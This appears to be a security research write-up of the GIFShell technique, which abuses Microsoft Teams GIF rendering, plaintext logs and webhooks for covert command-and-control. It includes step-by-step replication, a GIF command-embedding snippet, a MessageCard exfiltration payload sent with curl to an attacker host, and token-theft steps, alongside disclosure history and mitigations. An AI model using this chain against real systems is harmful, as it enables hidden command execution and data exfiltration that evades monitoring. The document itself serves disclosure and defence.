“GIFShell” — Covert Attack Chain and C2 Utilizing Microsoft Teams GIFs
Microsoft Teams stored messages in plain-text log files and automatically fetched GIFs from URLs in Teams cards, allowing an attacker to embed commands in GIFs and exfiltrate output via out-of-band requests. This enabled a covert command-and-control channel between attacker and victim without direct communication.
 Published on medium.com
Seven different insecure design elements/vulnerabilities present in Microsoft Teams, can be leveraged by an attacker, to execute a reverse shell between an attacker and victim, where no communication is directly exchanged between an attacker and a victim, but is entirely piped through malicious GIFs sent in Teams…
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Microsoft Teams is a collaboration client that, among other things, renders cards and inline images inside chat messages. When a message contains a GIF, Teams does not always fetch it from the client directly: Microsoft infrastructure performs an out-of-band (OOB) lookup on the user's behalf. The researcher, Bobby Rauch, found that this rendering behaviour, combined with how Teams stores its local message logs, can be turned into a covert command-and-control channel that he named GIFShell.
The chain uses seven separate insecure design elements or vulnerabilities in Teams. None of them is a memory-corruption bug; each is a design decision that looks low risk on its own. Chained together, they let an attacker run a reverse shell between attacker and victim where no traffic is exchanged directly between the two parties. Commands travel inside GIFs sent through Teams messages, and command output comes back through OOB GIF lookups made by Microsoft's own servers.

The architectural diagram shows the full loop: the attacker sends a GIF in a Teams message, the stager on the victim reads the Teams log files, executes the embedded command, and the output is smuggled back through a Teams Card whose GIF URL is fetched by Microsoft's lookup service.
Two further Teams issues, a lack of permission enforcement and attachment spoofing, are used to drop and execute the stager convincingly. Those are covered in a separate research post and are not detailed here.
The whole chain was reported to Microsoft in May and June 2022. After 85 days of review the reports did not meet Microsoft's "bar for servicing", although Microsoft called it "great research" and explicitly granted permission to blog about the case and present the findings publicly. The reports were submitted against Teams version 1.5.00.11163 (and earlier). The issues remained unpatched in the most recent version of Teams at the time of writing. The researcher also tested GIFShell against several Microsoft Teams competitors and the same behaviour was not present.
Setup
To replicate the chain you need:
- The GIFShell Python script, run on the attacker's machine.
- The GIFShell PowerShell stager, run on the victim's machine.
- Two Microsoft Azure organisations or tenants. The attacker tenant needs at least 2 users and the victim tenant at least 1 user, to test the Teams Work Edition.
- A Teams channel with a publicly available webhook.
- A GIF of your choice.
- A public-facing IP address to act as a listener for incoming web requests.
The attacker also needs an authenticated browser session running Teams, because the token variable is set to the skypetoken_asm cookie value from that session.
Finding it
The starting observation is that Teams writes incoming messages to plain-text log files inside the low-privileged user's profile. The Work or School version stores them here:
$HOME\AppData\Roaming\Microsoft\Teams\IndexedDB\https_teams.microsoft.com_0.indexeddb.leveldb\*.log

Because the logs are plain text and readable without administrator rights, a small stager can sit in the background and watch for new content. The researcher also points to existing malware that already reads this directory: the screenshot above shows 25 malware samples accessing the https_teams.microsoft.com_0.indexeddb.leveldb directory, so the log location is not obscure to attackers.
The second observation is that Teams renders GIFs contained in Teams Cards on the user's behalf. That rendering produces an HTTP request from Microsoft infrastructure to whatever URL the card references. The lookup goes through this endpoint:
https://urlp.asm.skype.com/v1/url/content?url=<attacker-public-ip>/<exfiltrated-data>.gif



The screenshots show the IP details of the Teams GIF lookup server, the trusted host that performs the OOB lookups, and 29 malware samples already using the Skype URL. In a locked-down network where Teams is one of the few allowed, trusted hosts, that lookup path is exactly what an attacker wants: traffic to Microsoft looks legitimate to EDR and network monitoring.
The third observation is that the content of base64-encoded GIFs in Teams messages is not scanned for malicious content, nor for bytes that are not part of the GIF header or image data. The researcher provides a Python snippet to demonstrate embedding a command in a GIF:
import base64token = ""def gif_embedder(): my_str = "" my_str_as_bytes = str.encode("whoami;" + my_str) with open("giphy2.gif", "rb") as f: original = (f.read()) test = '' original2 = original + my_str_as_bytes base64_gif_encoded = base64.b64encode(original2) base64_gif_encoded = base64_gif_encoded.decode() print (base64_gif_encoded)gif_embedder()
The script reads a GIF, appends the bytes of whoami;, base64-encodes the result and prints it.

Downloading and parsing the byte content of that GIF shows the command whoami embedded within it.
Exploitation
The chain has two halves. The stager runs on the victim and turns incoming GIFs into executed commands. The Python script runs on the attacker and turns commands into GIFs and output back into readable text.
Step 1: Deliver and run the stager
A stager is delivered to the victim and executed. The researcher uses the GIFShell PowerShell stager, which appears in the bottom left of the POC video, but the stager can be any type and written in any language. Delivery via Teams is described in the separate attachment-spoofing post.
The stager works as follows:
- It repeatedly scans the Teams log files for incoming base64-encoded GIFs.
- When a base64-encoded GIF arrives in Teams and appears in the logs, the stager decodes the GIF's byte content and executes the attacker's embedded commands as system commands on the victim's machine.
- It base64-encodes the command output and appends it to the attacker's URL in the form
http://<attacker-public-ip>/<base64-encoded-command-output>.gif. - It creates a Teams Card containing that GIF URL. In the POC the GIF is disguised inside a Microsoft Teams Survey Card. A Teams Card is a simple JSON object.
- It sends the card to the attacker's public Teams webhook as the JSON body of a POST request.
Step 2: Send commands from the attacker side
The attacker runs the GIFShell Python script, visible in the top left of the POC video. It works as follows:
- It prompts the attacker for the desired commands.
- It injects those commands as bytes into a GIF of the attacker's choosing, so the GIF still looks legitimate and renders in Teams, while the stager parses the extra bytes and executes them.
- It sends the GIFs in a Teams chat to the victim as inline base64-encoded GIFs.
- It listens for HTTP lookups on the specified port and decodes the base64-encoded name of the GIF that Microsoft tries to fetch from the card sent by the victim. The decoded content is the command output from the victim's machine.
In the POC video, the bottom right shows the malicious GIFs arriving at the victim, the top right shows the Teams Card with the embedded GIF URL arriving at the attacker's webhook, and the OOB lookup of that URL then delivers the command output to the Python listener.
Teams does not even need to be open, and the victim does not need to open the chat containing the GIFs. A second video shows the same POC with Teams running as a background app, appearing closed to the user in Task Manager.
Step 3: Send a message to an individual
Sending a Teams message to an individual is a POST request with a JSON body. The researcher notes there are no CSRF protections and no rate limiting, so the sending can be automated with the Python requests module, bypassing restrictions that the Microsoft Graph API, the intended programmatic interface, would impose. The captured request looks like this:
The request carries the attacker's skypetoken in the Authentication header and puts the message body in the JSON content field as RichText/Html. Because the endpoint accepts this directly, an attacker can script message delivery without going through Graph API controls.
Step 4: Exfiltrate through a webhook
Sending to a public webhook is also a POST with a JSON body, but it requires no authentication and has no CSRF or rate limiting protections. That makes it a simple exfiltration channel: the victim's stager builds a card whose image URL contains the base64-encoded command output, and the webhook receives it.
gifendpoint = http://<attacker-site>/<base64-encoded-command-output>.gifjson_payload = "{`n `"@type`": `"MessageCard`",`n `"@context`": `"https://schema.org/extensions`",`n `"summary`": `"2 new Yammer posts`",`n `"themeColor`": `"0078D7`",`n `"sections`": [`n {`n `"activityImage`":`""+ gifendpoint + "`",`n `"activityTitle`": `"Chase Miller`",`n `"activitySubtitle`": `"2 hours ago - 3 comments`",`n `"facts`": [`n {`n `"name`": `"Keywords:`",`n `"value`": `"Surface`"`n },`n {`n `"name`": `"Group:`",`n `"value`": `"Helpdesk Support`"`n }`n ],`n `"text`": `"Can You Solve the Math Problem That Is Baffling the Internet? More than 530,000 people were commenting on one single Facebook picture. Are you smart enough to figure it out?`",`n `"potentialAction`": [`n {`n `"@type`": `"OpenUri`",`n `"name`": `"View conversation`"`n }`n ]`n }`n `n ]`n}"curl -H 'Content-Type: application/json' -d json_payload <YOUR WEBHOOK URL>
The payload is a MessageCard whose activityImage points at the attacker's GIF endpoint, with the base64 command output in the filename. The card is posted to the webhook with curl.
Step 5: Replication details
- Open the Python script and replace the
tokenvariable with theskypetoken_asmcookie value from the authenticated browser session running Teams as the attacker.


- Open Teams as the attacker, create a new chat with the victim, inspect the network traffic and extract the conversation URL. It should look like
https://amer.ng.msg.teams.microsoft.com/v1/users/ME/conversations/<unique-identifier>@unq.gbl.spaces/messages.
- Replace the
burp_urlvariable in the Python script with the URL from step 2. - Open the Teams chat associated with the attacker's webhook in the authenticated session.
- Run the Python script; it prompts for the commands to run on the victim.
- In the PowerShell stager, change the
$originalendpointand$gifendpointvariables to the attacker's public IP address. - In the stager, change the
$responsevariable to the attacker's publicly available webhook. - Run the stager on the victim's machine.
- Enter the desired commands at the Python prompt.
- While the commands execute, keep Teams open to the chat associated with the public webhook.
Root cause
The chain exists because of seven design decisions, each defensible in isolation:

- New Microsoft tenants allow all external senders to message users by default. Many admins are likely unaware that external Teams collaboration is enabled.
- Teams messages are stored in plain text in the low-privileged user's directory, so a staged payload can scan for new content appended to the logs.
- Reading those log files needs no administrator or elevated privileges, so the stager can run as the user.
- Teams renders GIFs in cards on the user's behalf, producing OOB HTTP and DNS requests from Microsoft infrastructure to attacker-chosen URLs.
- Base64-encoded GIFs in messages are not scanned for malicious content or for bytes outside the GIF header and image data.
- Sending a message to an individual has no CSRF or rate limiting protections, so it can be automated outside Graph API restrictions.
- Sending to a public webhook needs no authentication and has no CSRF or rate limiting protections, so it works as an exfiltration channel.
The researcher frames this as a case of "assumed risk": a series of low-impact decisions and defaults that, chained, become a far higher-risk exploit than the designers imagined. The traffic goes to Microsoft's own trusted infrastructure, which EDR and network monitoring treat as legitimate.
Impact
An attacker who can deliver and run the stager can execute commands on the victim's machine and receive the output, with no direct communication between attacker and victim. All traffic is piped through malicious GIFs in Teams messages and OOB lookups by Microsoft servers. The researcher notes this C2 infrastructure can be used by sophisticated threat actors to avoid detection by EDR and other network monitoring tools. In secure environments where Teams is one of a handful of allowed, trusted hosts and programs, the chain can be particularly devastating.
The chain requires the stager to be delivered and executed first, which the separate attachment-spoofing and permission-enforcement research covers. Teams does not need to be in the foreground, and the victim does not need to open the chat containing the GIFs.
Fix
No fix was shipped: the reports did not meet Microsoft's bar for servicing, and the issues remained unpatched in the most recent version at the time of writing. The researcher suggests three mitigations for vendors and defenders:
- Turn off the default external access settings in the Teams Admin Center. If the company needs to communicate with external contacts, use Teams guest access instead.
- Monitor for unusual access to the Teams log files at
$HOME\AppData\Roaming\Microsoft\Teams\IndexedDB\https_teams.microsoft.com_0.indexeddb.leveldb\*.log. - Monitor for unusual requests to the Teams GIF lookup server, particularly long GIF filenames that may contain exfiltrated data:
https://urlp.asm.skype.com/v1/url/content?url=<attacker-public-ip>/<exfiltrated-data>.gif
Variants to test
- Check whether a tenant allows external senders by default. A positive result is that an account outside the tenant can message an internal user without an admin changing anything.
- Inspect the Teams log directory on a test machine after receiving a message. A positive result is readable plain-text message content in
*.logfiles under the user's profile without elevation. - Send a card whose image URL points at a listener you control. A positive result is an HTTP request arriving from Microsoft infrastructure rather than from the victim's IP.
- Append bytes to a valid GIF, base64-encode it and send it inline. A positive result is that the GIF still renders and the appended bytes survive in the delivered content.
- Script a message send to an individual with the conversation URL and session token. A positive result is delivery without Graph API involvement and without rate limiting.
- Post a MessageCard with an
activityImageURL to a webhook without authentication. A positive result is that the card is accepted and the image URL is fetched. - Run the same tests against other collaboration clients. The researcher found the behaviour was not present in Teams competitors, so a positive result elsewhere would indicate a similar rendering or logging design flaw.
What happened, in plain words
Microsoft Teams is a chat and collaboration program that many companies use for messaging, calls and file sharing. Like most chat apps, it can show pictures and animated images (GIFs) inside messages. When a message contains a GIF, Teams sometimes does not download the image itself: instead, a Microsoft server fetches the image on the user's behalf. This is called an out-of-band lookup, or OOB lookup, because the request comes from Microsoft's infrastructure rather than from the user's own computer.
A security researcher named Bobby Rauch found that this behaviour, combined with the way Teams stores its chat history on the local disk, can be turned into a hidden channel for running commands on someone's computer and getting the results back. He called the technique GIFShell. The idea is that commands travel to the victim inside GIFs sent through Teams messages, and the results come back through GIF lookups that Microsoft's own servers perform. The attacker and the victim never talk to each other directly.
The chain relies on seven separate design choices or weaknesses in Teams. None of them is a classic memory-corruption bug; each one looks low risk on its own. Chained together, they let an attacker run a reverse shell between attacker and victim. A reverse shell is a setup where the victim's machine connects back to the attacker and lets the attacker run commands on it, as if they were sitting at the keyboard.
The architectural diagram shows the full loop: the attacker sends a GIF in a Teams message, the stager on the victim reads the Teams log files, executes the embedded command, and the output is smuggled back through a Teams Card whose GIF URL is fetched by Microsoft's lookup service.
Two further Teams issues, a lack of permission enforcement and attachment spoofing, are used to drop and execute the stager convincingly. Those are covered in a separate research post and are not detailed here.
The whole chain was reported to Microsoft in May and June 2022. After 85 days of review the reports did not meet Microsoft's "bar for servicing", although Microsoft called it "great research" and explicitly granted permission to blog about the case and present the findings publicly. The reports were submitted against Teams version 1.5.00.11163 (and earlier). The issues remained unpatched in the most recent version of Teams at the time of writing. The researcher also tested GIFShell against several Microsoft Teams competitors and the same behaviour was not present.
Setup
To replicate the chain you need:
- The GIFShell Python script, run on the attacker's machine.
- The GIFShell PowerShell stager, run on the victim's machine.
- Two Microsoft Azure organisations or tenants. A tenant is an organisation's own private space inside a cloud service, with its own users and settings. The attacker tenant needs at least 2 users and the victim tenant at least 1 user, to test the Teams Work Edition.
- A Teams channel with a publicly available webhook. A webhook is a URL that accepts messages from other programs and posts them into a chat channel, like a letterbox that anyone with the address can drop a note into.
- A GIF of your choice.
- A public-facing IP address to act as a listener for incoming web requests. An IP address is the numeric address of a computer on the internet; a public one can be reached from anywhere.
The attacker also needs an authenticated browser session running Teams, because the token variable is set to the skypetoken_asm cookie value from that session. A cookie is a small piece of data a website stores in your browser to remember that you are logged in; a token is a similar credential, often a long string, that proves who you are. Copying it lets a script act as the logged-in user.
Finding it
The starting observation is that Teams writes incoming messages to plain-text log files inside the low-privileged user's profile. A log file is a running record of events that a program keeps on disk. Plain text means anyone can open it with a text editor and read it. Low-privileged means the ordinary user account, without administrator rights. The Work or School version stores them here:
$HOME\AppData\Roaming\Microsoft\Teams\IndexedDB\https_teams.microsoft.com_0.indexeddb.leveldb\*.log
Line by line: $HOME is the user's home folder. AppData\Roaming is a standard Windows folder for program data that follows the user between machines. Microsoft\Teams is Teams' own folder. IndexedDB is a browser-style local database, and https_teams.microsoft.com_0.indexeddb.leveldb is the specific database Teams uses for the teams.microsoft.com site. The *.log at the end means every file ending in .log in that folder.
Because the logs are plain text and readable without administrator rights, a small stager can sit in the background and watch for new content. A stager is a small first-stage program whose job is to set things up and wait for instructions. The researcher also points to existing malware that already reads this directory: the screenshot above shows 25 malware samples accessing the https_teams.microsoft.com_0.indexeddb.leveldb directory, so the log location is not obscure to attackers.
The second observation is that Teams renders GIFs contained in Teams Cards on the user's behalf. A Teams Card is a small formatted message, built from a JSON object, that can show a title, text, facts and an image. JSON is a text format for structured data, made of names and values in curly braces. When Teams shows a card with an image, it fetches that image. That rendering produces an HTTP request from Microsoft infrastructure to whatever URL the card references. HTTP is the protocol browsers and apps use to request web pages and files. The lookup goes through this endpoint:
https://urlp.asm.skype.com/v1/url/content?url=<attacker-public-ip>/<exfiltrated-data>.gif
Line by line: https:// is the secure web protocol. urlp.asm.skype.com is the host that carries out the GIF lookups on Microsoft's behalf. /v1/url/content is the path of the service that returns the content of a URL. ?url= starts the parameter that says which URL to fetch. <attacker-public-ip> is a placeholder for the attacker's server address, and <exfiltrated-data>.gif is a placeholder for stolen data hidden in a filename. Exfiltration means secretly moving data out of a network.
The screenshots show the IP details of the Teams GIF lookup server, the trusted host that performs the OOB lookups, and 29 malware samples already using the Skype URL. In a locked-down network where Teams is one of the few allowed, trusted hosts, that lookup path is exactly what an attacker wants: traffic to Microsoft looks legitimate to EDR and network monitoring. EDR stands for endpoint detection and response, software that watches a computer for suspicious behaviour; network monitoring watches the traffic flowing in and out.
The third observation is that the content of base64-encoded GIFs in Teams messages is not scanned for malicious content, nor for bytes that are not part of the GIF header or image data. Base64 is a way of writing binary data, such as an image, as plain letters and digits so it can travel inside text. A byte is one unit of data, roughly one character. A GIF file has a header (the opening bytes that identify it as a GIF) and image data; extra bytes appended after that are simply ignored by the image viewer but still present in the file. The researcher provides a Python snippet to demonstrate embedding a command in a GIF:
import base64token = ""def gif_embedder(): my_str = "" my_str_as_bytes = str.encode("whoami;" + my_str) with open("giphy2.gif", "rb") as f: original = (f.read()) test = '' original2 = original + my_str_as_bytes base64_gif_encoded = base64.b64encode(original2) base64_gif_encoded = base64_gif_encoded.decode() print (base64_gif_encoded)gif_embedder()
